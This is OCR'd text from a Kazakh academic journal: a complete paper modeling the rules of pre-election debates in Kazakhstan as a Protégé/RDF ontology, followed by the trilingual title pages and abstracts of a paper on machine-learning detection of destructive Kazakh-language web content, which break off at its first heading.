MODELING THE RULES AND CONDITIONS FOR CONDUCTING PRE-ELECTION DEBATES

Bekmanova Gulmira – Board Member - Vice-Chancellor for Digitalization - Digital Officer, Cand. of Tech.Science, PhD, Associate Professor, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: gulmira-r@yandex.kz, https://orcid.org/0000-0001-8554-7627;
Yergesh Banu - Vice director of Digital Development Department, PhD, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: b.yergesh@gmail.com, https://orcid.org/0000-0002-8967-2625;
Yelibayeva Gaziza - Senior Lecturer of Department of Artificial Intelligence Technologies, Faculty of information technology, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: yelibayeva_gk@enu.kz, https://orcid.org/0000-0003-0627-788X;
Omarbekova Assel – Director of Digital Development Department, Cand.of Tech.Science, Associate Professor, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: omarbekova@mail.ru, https://orcid.org/0000-0002-9272-8829;
Martin Strecker - PhD, Associate Professor of University Paul Sabatier, IRIT, Toulouse, France, E-mail: martin.strecker@irit.fr, https://orcid.org/0000-0001-9953-9871.

Abstract. This research, funded under the project AP19679847 “Development of methods for the analysis of the Kazakh political discourse”, focuses on developing advanced techniques for analyzing political discourse on social networks in the Kazakh language. This article presents a comprehensive analysis and formalization of the process of conducting pre-election debates the example of the Republic of Kazakhstan, based on official rules and conditions. The study highlights the interdisciplinary nature of political discourse analysis on social media, integrating knowledge from politi-cal and social sciences, as well as computer science.

Particular attention is paid to the creation of an ontological model of election debates using the Protégé and RDF system to structure knowledge about the debates. This made it possible to identify key actors, their relationships and create the basis for the development of sentiment analysis tools on election topics. The model focuses on answering key questions related to the organization and conduct of

debates, making it a valuable tool for optimizing political strategies and improving the effectiveness of election campaigns in the future.

Keywords: Political Discourse, Pre-Election Debates, Ontological Model, sentiment analysis.

Acknowledgments. *This research is funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No. AP19679847).*

©Г.Т. Бекманова[1], Б.Ж. Ергеш[1*], Г.К. Елибаева[1], А.С. Омарбекова[1], M. Strecker[2], 2024.

[1]Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан;
[2]Пол Сабатье университеті, Тулуза, Франция.
[2]E-mail: b.yergesh@gmail.com

САЙЛАУ АЛДЫНДАҒЫ ПІКІРТАЛАСТАРДЫ ӨТКІЗУ ЕРЕЖЕЛЕРІ МЕН ШАРТТАРЫН МОДЕЛЬДЕУ

Бекманова Гульмира Тылеубердиевна - Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Басқарма мүшесі - Цифрландыру жөніндегі проректор-Цифрлық офицер, т.ғ.к, PhD, қауымдастырылған профессор, Астана, Қазақстан, E-mail: gulmira-r@yandex.kz, https://orcid.org/0000-0001-8554-7627;

Ергеш Бану Жантуғанқызы - Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Цифрлық даму департаменті директорының орынбасары, PhD, Астана, Қазақстан, E-mail: b.yergesh@gmail.com, https://orcid.org/0000-0002-8967-2625;

Елибаева Газиза Казбековна – Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Ақпараттық тәхнологиялар факультеті «Жасанды интеллект технологиялары» кафедрасының аға оқытушысы, Астана, Қазақстан, E-mail: yelibayeva_gk@enu.kz, https://orcid.org/0000-0003-0627-788X;

Омарбекова Асель Сайлаубековна — Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Цифрлық даму департаменті директоры, т.ғ.к, қауымдастырылған профессор, Астана, Қазақстан, E-mail: omarbekova@mail.ru, https://orcid.org/0000-0002-9272-8829;

Martin Strecker - PhD, Пол Сабатье университетінің доценті, Тулуза, Франция, E-mail: martin.strecker@irit.fr, https://orcid.org/0000-0001-9953-9871.

Аннотация. Қазақ тіліндегі әлеуметтік желілердегі саяси дискурсты талдаудың озық әдістемелерін әзірлеуге бағытталған бұл зерттеу AP19679847 «Қазақ саяси дискурсын талдау әдістемесін жасау» жобасы бойынша қаржыландырылған. Бұл мақалада ресми ережелер мен шарттарға сүйене отырып, Қазақстан Республикасының мысалында сайлауалды пікірсайыстарды өткізу үдерісін жан-жақты талдау және формалдау ұсынылған. Зерттеу саяси және әлеуметтік ғылымдар, сондай-ақ информатика салаларындағы білімдерді біріктіре отырып, әлеуметтік желілердегі саяси дискурсты талдаудың пәнаралық сипатын көрсетеді.

Пікірталас туралы білімді құрылымдау үшін Protégé және RDF жүйесін қолдана отырып, сайлауалды пікірталастардың онтологиялық моделін құруға баса назар аударылады. Бұл негізгі субъектілерді, олардың өзара

байланыстарын анықтауға және сайлау тақырыптары бойынша көңіл-күйді талдау құралдарын жасауға негіз құруға мүмкіндік берді. Модель пікірталастарды ұйымдастыруға және өткізуге байланысты негізгі сұрақтарға жауап беруге бағытталған, бұл оны саяси стратегияларды оңтайландыру және болашақта сайлау науқандарының тиімділігін арттыру үшін құнды құрал етеді.

Түйін сөздер: Саяси дискурс, сайлауалды пікірсайыс, јнтологиялық моделдеу, сентимент талдау.

©Г.Т. Бекманова[1], Б.Ж. Ергеш[1*], Г.К. Елибаева[1], А.С. Омарбекова[1], M. Strecker[2], 2024.

[1]Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан;

[2]Университет Поля Сабатье, Тулуза, Франция.

E-mail: b.yergesh@gmail.com

МОДЕЛИРОВАНИЕ ПРАВИЛ И УСЛОВИЙ ПРОВЕДЕНИЯ ПРЕДВЫБОРНЫХ ДЕБАТОВ

Бекманова Гульмира Тылеубердиевна – Член Правления – Проректор по цифровизации – Цифровой офицер, Евразийский национальный университет им. Л.Н. Гумилева, к.т.н., PhD, ассоциированный профессор, Астана, Казахстан, E-mail: gulmira-r@yandex.kz, https://orcid.org/0000-0001-8554-7627;

Ергеш Бану Жантуганкызы – заместитель директора Департамента цифрового развития, Евразийский национальный университет им. Л.Н. Гумилева, PhD, Астана, Казахстан, E-mail: b.yergesh@gmail.com, https://orcid.org/0000-0002-8967-2625;

Елибаева Газиза Казбековна – старший преподаватель кафедры «Технологии искусственного интеллекта», Факультет информационных технологии, Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан, E-mail: yelibayeva_gk@enu.kz, https://orcid.org/0000-0003-0627-788X;

Омарбекова Асель Сайлаубековна — директор Департамента цифрового развития, Евразийский национальный университет им. Л.Н. Гумилева, к.т.н., ассоциированный профессор, Астана, Казахстан, E-mail: omarbekova@mail.ru, https://orcid.org/0000-0002-9272-8829;

Martin Strecker – PhD, Доцент Университета Поля Сабатье, Тулуза, Франция, E-mail: martin.strecker@irit.fr, https://orcid.org/0000-0001-9953-9871.

Аннотация. Это исследование, финансируемое в рамках проекта AP19679847 «Разработка методов анализа казахского политического дискурса», фокусируется на разработке передовых методик анализа политического дискурса в социальных сетях на казахском языке. В данной статье представлен всесторонний анализ и формализация процесса проведения предвыборных дебатов на примере Республики Казахстан, основанный на официальных правилах и условиях. В исследовании подчеркивается междисциплинарный характер анализа политического дискурса в социальных сетях, объединяющий знания из области политических и социальных наук, а также информатики.

Особое внимание уделяется созданию онтологической модели предвыборных дебатов с использованием системы Protégé и RDF для структурирования знаний о дебатах. Это позволило выявить ключевые субъекты, их взаимосвязи и создать основу для разработки инструментов анализа настроений по темам выборов. Модель фокусируется на ответах на ключевые вопросы, связанные с организацией и проведением дебатов, что делает ее ценным инструментом для оптимизации политических стратегий и повышения эффективности избирательных кампаний в будущем.

Ключевые слова: политический дискурс, предвыборные дебаты, онтологическая модель, сентимент анализ.

1. Introduction

The analysis of political discourse in social networks is interdisciplinary in nature, attracting the attention of both political and social sciences and computer science.

Pre-election debate is a format for public discussion and presentation of political candidates before an election. They are held to provide voters with the opportunity to familiarize themselves with the positions and arguments of the candidates, as well as compare their knowledge, experience and leadership potential.

Article (Budzyńska-Daca, 2024) focuses on the analysis of specific aspects associated with two types of debates: competitive and pre-election, which are distinguished by the participation of political leaders. The basic principles of the genre are described and compared in the context of these two formats. There are different approaches to debate structure: a “natural order” for competitive debates and a “negotiated order” for pre-electoral debates. The Commission on Presidential Debates (CPD) in the United States has established several key criteria for debate participation, including requiring candidates to have the support of at least 15% of the national electorate, as measured by five national opinion polls. These criteria were developed to ensure objectivity and impartiality, giving candidates an equal opportunity to participate in the debate. The Commission is committed to ensuring that the debates promote voter education by providing an opportunity for voters to become familiar with the leading candidates and their positions (The Commission on Presidential Debates: An Overview, 2024).

In the UK, debates between party leaders were first televised during the 2010 general election. Since then, they have been carried out in subsequent campaigns. However, despite their popularity among voters, especially young people, there are no formal rules or legal requirements for their implementation. There were discussions about creating an independent body that would ensure the conduct of televised debates, but the government maintains the view that the organization of debates should remain within the competence of political parties and broadcasters (General election television debates, 2024).

The article (Haselmayer, 2017) presents a systematic review of more than 60

studies devoted to the automatic analysis of sentiments, opinions and positions expressed in parliamentary and legislative debates.

In addition, there are various interesting studies of election debates such as opinion formation, which includes voter demographics and socio-economic factors such as age, gender, ethnicity, education level, income and other measurable factors such as behavior in previous elections (Düring, et al, 2021), topic identification, opinion analysis and emotion analysis (Belcastro, et al., 2022; Abercrombie, et al, 2020).

Research work (Chaudhry, et al., 2021) analyzes sentiments on Twitter to determine public attitudes be-fore, during and after the 2020 US elections, comparing these sentiments with actual election results. The results show that election outcomes were generally consistent with sentiment expressed on social media, demonstrating the potential of sentiment analysis in predicting election outcomes. The study highlights the sentiment classifier's accuracy at 94.58% and precision at 93.19%.

In (Ostapenko, et al., 2012), a model for optimizing strategies for any number of political parties (companies) in election (advertising) campaigns is proposed.

In (Bekmanova, et al., 2023; Bekmanova, et al., 2023; Sairanbekova, et al., 2024) presented methods for analyzing political discourse in social networks in the Kazakh language in order to identify official and unofficial information sources of political discourse.

This paper studies and formalizes the rules for conducting pre-election debates in Kazakhstan according to the rules.

Pre-election debates in the Republic of Kazakhstan are regulated by “Law On Elections in the Republic of Kazakhstan” (Law On Elections in the Republic of Kazakhstan, 2024) and “Rules and Conditions for Campaign Debates” (Rules and Conditions for Campaign Debates, 2024). In the field of organizing pre-election debates, research focuses on developing objective criteria for selecting candidates and formalizing the rules for conducting debates.

2. Formalization of the rules for conducting pre-election debates

To formalize and build an ontological model of election debates in accordance with the rules and conditions for conducting election debates in the Republic of Kazakhstan, the following aspects are taken into account:

General Terms

− Reviews the basic principles and objectives of pre-election debates as defined in the rules.

− Requirements for debate participants, including candidates and political parties, are analyzed.

Conditions

− The criteria and conditions for holding debates, such as format, time, and location, have been studied.

− The rules for choosing and the responsibilities of a debate leader have been studied.

Procedure

− Describes the debate process, including candidate speeches, questions from the moderator, and opportunities for debate between candidates.

− Mechanisms for monitoring the time of speeches and compliance with regulations were analyzed.

Ethical Standards and Language of Debate

− The need to maintain ethical standards of discussion, including the prohibition of insults and the spread of false information.

− The use of languages (Kazakh and Russian) in debates and their impact on the availability of information for voters were taken into account.

Modeling the rules of pre-election debates in Kazakhstan will help create a structured and meaningful study that will not only reflect the key points of the rules of debates, but also provide a mathematical view of the process and its impact on the pre-election campaign.

3. Ontological model of holding pre-election debates

Organization of knowledge related to the holding of pre-election debates in the form of an ontology allows for later analysis of existing knowledge to obtain useful information for the purpose of correctly defining political strategies (Guedea-Noriega, et al, 2022). This ontology provides the necessary answers by extracting the following elements of knowledge: debate participants, rules for conducting them, time frames and evaluation criteria.

The ontology was created by the Protégé system, which is conceptualized as a necessary tool for our knowledge-based system and aims to answer key questions related to the conduct of pre-election debates that often arise during election campaigns. Below are sample questions:

1. Who has the right to participate in pre-election debates organized by the Central Election Commission of the Republic of Kazakhstan (hereinafter referred to as the Central Election Commission)?
2. Who can participate in the pre-election debates that the relevant territorial election commissions have the right to hold?
3. How many days does the Central Election Committee determine the format of debates?
4. How will information about the date, time and place of the debate be notified?
5. How many days does the Territorial election commission determine the format of debates?
6. To whom does the Territorial election commission inform about the holding of debates?
7. What should TV channels consider when giving airtime?
8. How is air time determined for candidates' speeches?
9. Who approves the list of participants during the debate?
10. Who determines the premises for holding debates?

Based on such questions, we defined the concepts of the ontology, shown in (Figure 1).




Figure 1. Concepts of the ontology “Holding pre-election debates”

Construction of an ontology in the RDF language based on the text that describes the rules and conditions for conducting election debates requires the definition of classes, properties and instances corresponding to the described entities and their relation-ships.

This ontology contains 8 main concepts: debate, candidates, organizers, nominators, speech, television channels, framework of ethical standards and airtime. There are other related concepts to cover the proposed terms and conditions for conducting pre-election debates. These key concepts directly affect the research questions and are defined as follows:

Debate: this class determines the date, time, place, and format of the debate. It applies to political parties and candidates, as well as other people participating in the debate.

Candidates: this class refers to an individual or party member who is elected to public office.

Organizers: this class defines debate organizers and their main functions.

Nominators: this is a superclass that contains two subclasses, namely Person and Political Party, for the purpose of determining the nomination of candidates.

Speech: this class is used to determine the relationship between Candidates and Debate classes, that is, to determine the time and turn of candidates to speak in the debate.

TV Channels: this class defines the tracking of airtime.

Framework of ethical standards: this class defines a set of ethical norms that should be observed during the debate.

Airtime: this class shows the airtime allotted to the candidates.

Below is an example that demonstrates the initial structure of such an ontology in RDF. This example includes base classes for candidates, political parties, election debates, and laws governing these debates. Figure 2 shows the classes and the relationships between them.




Figure 2. Classes and their relationships in the ontology “Holding pre-election debates”.

Ontology allows us to establish hidden, implicitly specified dependencies between entities. Figure 3 shows an example of a semantic search for a candidate who will be able to participate in the debate of presidential candidates.




Figure 3. Example of semantic search for a candidate

The ontology is available also as a web ontology and has performed favorable evaluations across all aspects including its consistency, usability, structure, and functionality.

Such a model can take into account many factors, including the number of participants, the length of speeches, the criteria for selecting participants, and how these aspects can influence the outcome of the debate and the audience's perception of it.

Future work and Conclusion

The article presents comprehensive work on formalizing and modeling the process of conducting election debates using the example of the Republic of Kazakhstan, based on official rules and conditions. By creating an ontology model, the researchers were able to structure and systematize knowledge about the debate, providing an in-depth analysis of the process and its key aspects, including participants, rules of conduct, time frames and evaluation criteria.

The development of ontology in RDF has made it possible not only to accurately identify the entities and their relationships associated with the election debates, but can also be used to develop a tool for analyzing voter sentiment after the election debates to assess the impact of the debates on public opinion. Such analysis helps to understand how voters' perceptions of candidates are changing, which moments of the debate caused the greatest resonance, and how this may affect the outcome of the election.

As part of the project AP19679847 Development of methods for the analysis of the Kazakh political discourse, the influence of speeches on voters will be further studied and sentiment will be determined.

Based on an analysis of current debate practices in different countries and research in the field of sentiment analysis and political discourse on social networks, the article highlights the significance and potential of using information technology to improve the efficiency and objectivity of election debates.

The ontological model offers a universal approach to analyzing and organizing debates that can be adapted to different political systems and cultures.

In conclusion, this study makes a significant contribution to the development of methodology in the study of election debates, providing a valuable tool for researchers, debate organizers, and political strategists. It opens new perspectives for further research in the field of political communication and election campaigns.

References

Budzyńska-Daca, A. (2011) Competition debates and pre-election tv debates disposition problems in two forms of a debate genre. https://retoryka.edu.pl/en/competition-debates-and-pre-election-tv-debates-dispositio-problems-in-two-forms-of-a-debate-genre/.

The Commission on Presidential Debates. (2020). The Commission on Presidential Debates: An Overview. https://debates.org/about-cpd/overview.

Johnston, N. (2024). General election television debates. https://commonslibrary.parliament.uk/research-briefings/sn05241/.

Haselmayer, M., Jenny, M. (2017) Sentiment analysis of political communication: combining a dictionary approach with crowdcoding. Quality & Quantity. Vol. 51. 2623–2646. https://doi.org/10.1007/s11135-016-0412-4.

Düring, B., Wright, O. (2021). On a kinetic opinion formation model for pre-election polling.

Belcastro, L., Branda, F., Cantini, R. et al. (2022). Analyzing voter behavior on social media

during the 2020 US presidential election campaign. Social Network Analysis and Mining. Vol. 12. Article number 83. https://doi.org/10.1007/s13278-022-00913-9.

Abercrombie, G., Batista-Navarro, R. (2020). Sentiment and position-taking analysis of parliamentary debates: a systematic literature review. Journal of Computational Social Science. Vol. 3. 245–270. https://doi.org/10.1007/s42001-019-00060-w.

Chaudhry, HN., Javed, Y, Kulsoom, F., Mehmood, Z, Khan, ZI., Shoaib, U., Janjua, SH. (2021). Sentiment Analysis of before and after Elections: Twitter Data of U.S. Election 2020. Electronics Vol. 10 (17). 2082. https://doi.org/10.3390/electronics10172082.

Ostapenko, V. V., Ostapenko, O. S., Belyaeva, E. N., Stupnitskaya, Y. V. (2012). Mathematical models of the battle between parties for electorate or between companies for markets. Cybernetics and Systems Analysis.Vol. 48(6). 814-822.

Bekmanova, G., Omarbekova, G., Mukanova, A., Zulkhazhav, A, Zakirova, A, Ongarbayev, Ye. (2023). Development of an Ontological Model of Words in Public Political Discourse. In Proceedings of the 7th International Conference on Education and Multimedia Technology (ICEMT '23). Association for Computing Machinery, New York, NY, USA. 362–367. https://doi.org/10.1145/3625704.3625720.

Bekmanova, G., Yergesh, B., Ukenova, A., Omarbekova, A., Mukanova, A., Ongarbayev, Y. (2023). Sentiment Processing of Socio-political Discourse and Public Speeches. Lecture Notes in Computer Science, vol 14108. 191-205. Springer, Cham. https://doi.org/10.1007/978-3-031-37117-2_15.

Sairanbekova, A., Bekmanova, G., Omarbekova, A., Mukanova, A., Zulkhazhav, A. (2024). The Use of Python, Owlready, Sparql in Processing the Words Ontological Model of Public Political Discourse. Computer Systems and Communication Technology.Vol 49. 45–53, 2024. 10.3233/ATDE240007.

Law On Elections in the Republic of Kazakhstan. (1995). https://adilet.zan.kz/eng/docs/Z950002464_.

Rules and Conditions for Campaign Debates.(2018). https://adilet.zan.kz/eng/docs/V1800017434.

Guedea-Noriega, H.H., García-Sánchez, F. (2022). Integroly: Automatic Knowledge Graph Population from Social Big Data in the Political Marketing Domain. Applied Sciences. Vol. 12. 8116. https://doi.org/10.3390/app12168116.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 99–111
https://doi.org/10.32014/2024.2518-1726.310

МРНТИ 81.96.00

©M. Bolatbek, M. Sagynay*, Sh. Mussiraliyeva, 2024.
Al-Farabi Kazakh National University, Almaty, Kazakhstan.
*E-mail: *sagynaymoldir11@gmail.com*

USING MACHINE LEARNING METHODS FOR DETECTING DESTRUCTIVE WEB CONTENT IN KAZAKH LANGUAGE

Bolatbek Milana – PhD, senior lecturer of the Department of Information Systems of Al-Farabi Kazakh National University, Almaty, Kazakhstan, E-mail: bolatbek.milana@gmail.com; http://orcid.org/0000-0002-2153-180X;
Sagynay Moldir – lecturer of the Department of Information Systems of Al-Farabi Kazakh National University, Almaty, Kazakhstan, E-mail: sagynaymoldir11@gmail.com; http://orcid.org/0009-0004-1377-5742;
Mussiraliyeva Shynar – Candidate of Physical and Mathematical Sciences, Head of the Department Information Systems of Al-Farabi Kazakh National University, Almaty, Kazakhstan, E-mail: mussiraliyevash@gmail.com; http://orcid.org/0000-0001-5794-3649.

Abstract. The article comprehensively examines the problems of detecting and analyzing destructive messages on the Internet. The authors present effective algorithms for automatic collection and labeling of text data with aggressive content. This integrated approach focuses on balanced training of models through collecting, processing and constructing target datasets. The study proved that the proposed algorithms achieved high accuracy in F-measure and are effective in solving the imbalance of the target class.

Destructive messages are divided into five main classes: bullying, racism, Nazism, violent extremism. The study clearly emphasizes the importance of collecting this content from various social networks (YouTube, VKontakte, Telegram). The need for timely detection is emphasized in order to reduce the negative impact of such information on society and national security. The authors note that the Internet has become a tool for extremist and terrorist groups to spread ideology and organize dangerous activities, and analyze ways to combat such content.

The article focuses on the importance of understanding and studying the dynamics of the spread of aggressive information. The relevance of creating a corpus for analyzing data obtained from open sources in the Kazakh language is substantiated. Social networks and data collection are recommended as an effective step towards strengthening security measures, improving the fight against extremism and protecting the information space. The authors emphasize the importance of

using modern data processing methods to effectively detect aggressive information on the global network. This study presents effective tools aimed at preventing the spread of aggressive content, strengthening national security and protecting the information space. The results of the study are considered important for improving analytical and security measures.

Keywords: destructive messages, bullying, racism, violent extremism, nazism, Logistic Regression, SVM, Naive Bayes, Uni-bi-gram;

©М.А. Болатбек, М.Сағынай*, Ш.Ж. Мусиралиева, 2024.
Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан.
*E-mail: *sagynaymoldir11@gmail.com*

ҚАЗАҚ ТІЛІНДЕГІ ДЕСТРУКТИВТІ ВЕБ-КОНТЕНТТІ АНЫҚТАУ ҮШІН МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІН ҚОЛДАНУ

Болатбек Милана – Әл-Фараби атындағы Қазақ ұлттық университеті «Ақпараттық жүйелер» кафедрасының PhD., аға оқытушысы, Алматы, Қазақстан, E-mail: bolatbek.milana@gmail.com; http://orcid.org/0000-0002-2153-180X;
Сағынай Мөлдір – Әл-Фараби атындағы Қазақ ұлттық университеті «Ақпараттық жүйелер» кафедрасының оқытушысы, Алматы, Қазақстан, E-mail: sagynaymoldir11@gmail.com; http://orcid.org/0009-0004-1377-5742;
Мусиралиева Шынар – физика-математика ғылымдарының кандидаты, «Ақпараттық жүйелер» кафедрасының меңгерушісі, Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан, E-mail: mussiraliyevash@gmail.com; http://orcid.org/0000-0001-5794-3649.

Аннотация. Мақалада интернет желісіндегі деструктивті хабарламаларды анықтау және оларды талдау мәселелері жан-жақты қарастырылады. Авторлар агрессивті мазмұндағы мәтіндік деректерді автоматтандырылған түрде жинау және таңбалау үшін тиімді алгоритмдер ұсынады. Бұл кешенді тәсіл деректерді жинау, өңдеу және мақсатты деректер жиынтығын құру арқылы модельдерді теңгерімді түрде оқытуға бағытталған. Зерттеу барысында ұсынылған алгоритмдердің F-өлшем бойынша жоғары дәлдікке қол жеткізгені және мақсатты класс теңгерімсіздігін шешуде тиімділігі дәлелденген.

Деструктивті хабарламалар бес негізгі класқа бөлініп талданады: буллинг, расизм, нацизм, зорлық-зомбылық экстремизмі. Бұл мазмұнды әртүрлі әлеуметтік желілерден (YouTube, ВКонтакте, Telegram) жинаудың маңыздылығы зерттеуде нақты атап көрсетілген. Мұндай ақпараттың қоғамға және ұлттық қауіпсіздікке тигізетін кері әсерін азайту үшін уақытылы анықтау қажеттілігі баса айтылады. Авторлар интернеттің экстремистік және террористік топтар үшін идеология тарату, қауіпті әрекеттерді ұйымдастыру құралына айналғанын атап өтіп, мұндай мазмұнмен күресу жолдарын талдайды.

Мақалада агрессивті ақпараттың таралу динамикасын түсінудің және оны зерттеудің маңыздылығына ерекше назар аударылады. Қазақ тілінде ашық

көздерден алынған деректерді талдауға арналған корпус құрудың өзектілігі негізделген. Әлеуметтік желілер мен мәліметтер жинау қауіпсіздік шараларын күшейтуге, экстремизмге қарсы күресті жетілдіруге және ақпараттық кеңістікті қорғауға бағытталған тиімді қадам ретінде ұсынылады. Авторлар жаһандық желідегі агрессивті ақпаратты тиімді анықтау үшін деректерді өңдеудің заманауи тәсілдерін қолданудың маңыздылығын атап өтеді. Бұл зерттеу агрессивті мазмұнның таралуын алдын алуға, ұлттық қауіпсіздікті нығайтуға және ақпараттық кеңістікті қорғауға бағытталған тиімді құралдарды ұсынады. Зерттеудің нәтижелері аналитикалық және қауіпсіздік шараларын жетілдіру үшін маңызды деп танылады.

Түйін сөздер: деструтивті хабарламалар, буллинг, расизм, зорлық-зомбылық экстремизмі, нацизм, Logistic Regression, SVM, Naive Bayes, Uni-bi-gram.

©М.А. Болатбек, М. Сағынай*, Ш.Ж. Мусиралиева, 2024.
Казахский национальный университет имени аль-Фараби, Алматы, Казахстан.
*E-mail: *sagynaymoldir11@gmail.com*

ИСПОЛЬЗОВАНИЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОБНАРУЖЕНИЯ ДЕСТРУКТИВНОГО ВЕБ-КОНТЕНТА НА КАЗАХСКОМ ЯЗЫКЕ

Болатбек Милана – PhD, старший преподаватель кафедры «Информационные системы» Казахского национального университета имени аль-Фараби, Алматы, Казахстан, E-mail: bolatbek.milana@gmail.com, http://orcid.org/0000-0002-2153-180X;
Сағынай Мөлдір – преподаватель кафедры «Информационные системы» Казахского национального университета имени аль-Фараби, Алматы, Казахстан, E-mail: sagynaymoldir11@gmail.com, http://orcid.org/0009-0004-1377-5742;
Мусиралиева Шынар – кандидат физико-математических наук, заведующая кафедрой «Информационные системы» Казахского национального университета им. аль-Фараби, Алматы, Казахстан, E-mail: mussiraliyevash@gmail.com, http://orcid.org/0000-0001-5794-3649.

Аннотация. В статье комплексно рассматриваются проблемы выявления и анализа деструктивных сообщений в сети интернет. Авторы представляют эффективные алгоритмы автоматического сбора и маркировки текстовых данных агрессивного содержания. Этот интегрированный подход фокусируется на сбалансированном обучении моделей посредством сбора, обработки и построения целевых наборов данных. В ходе исследования было доказано, что предложенные алгоритмы достигли высокой точности по F-мере и эффективны при решении дисбаланса целевого класса.

Деструктивные послания делятся на пять основных классов: издевательства, расизм, нацизм, насильственный экстремизм. В исследовании

четко подчеркивается важность сбора этого контента из различных социальных сетей (YouTube, ВКонтакте, Telegram). Подчеркивается необходимость своевременного обнаружения с целью снижения негативного воздействия такой информации на общество и национальную безопасность. Авторы отмечают, что интернет стал инструментом экстремистских и террористических группировок для распространения идеологии и организации опасной деятельности, и анализируют способы борьбы с таким контентом.

В статье акцентируется внимание на важности понимания и изучения динамики распространения агрессивной информации. Обоснована актуальность создания корпуса для анализа данных, полученных из открытых источников на казахском языке. Социальные сети и сбор данных рекомендуются как эффективный шаг на пути усиления мер безопасности, улучшения борьбы с экстремизмом и защиты информационного пространства. Авторы подчеркивают важность использования современных методов обработки данных для эффективного обнаружения агрессивной информации в глобальной сети. В данном исследовании представлены эффективные инструменты, направленные на предотвращение распространения агрессивного контента, укрепление национальной безопасности и защиту информационного пространства. Результаты исследования считаются важными для совершенствования аналитических мер и мер безопасности.

Ключевые слова: деструктивные сообщения, буллинг, расизм, насильственный экстремизм, нацизм, Logistic Regression, SVM, Naive Bayes, Uni-bi-gram.

Кіріспе.

1.1 **Деструтивті веб-контент классификациясы**

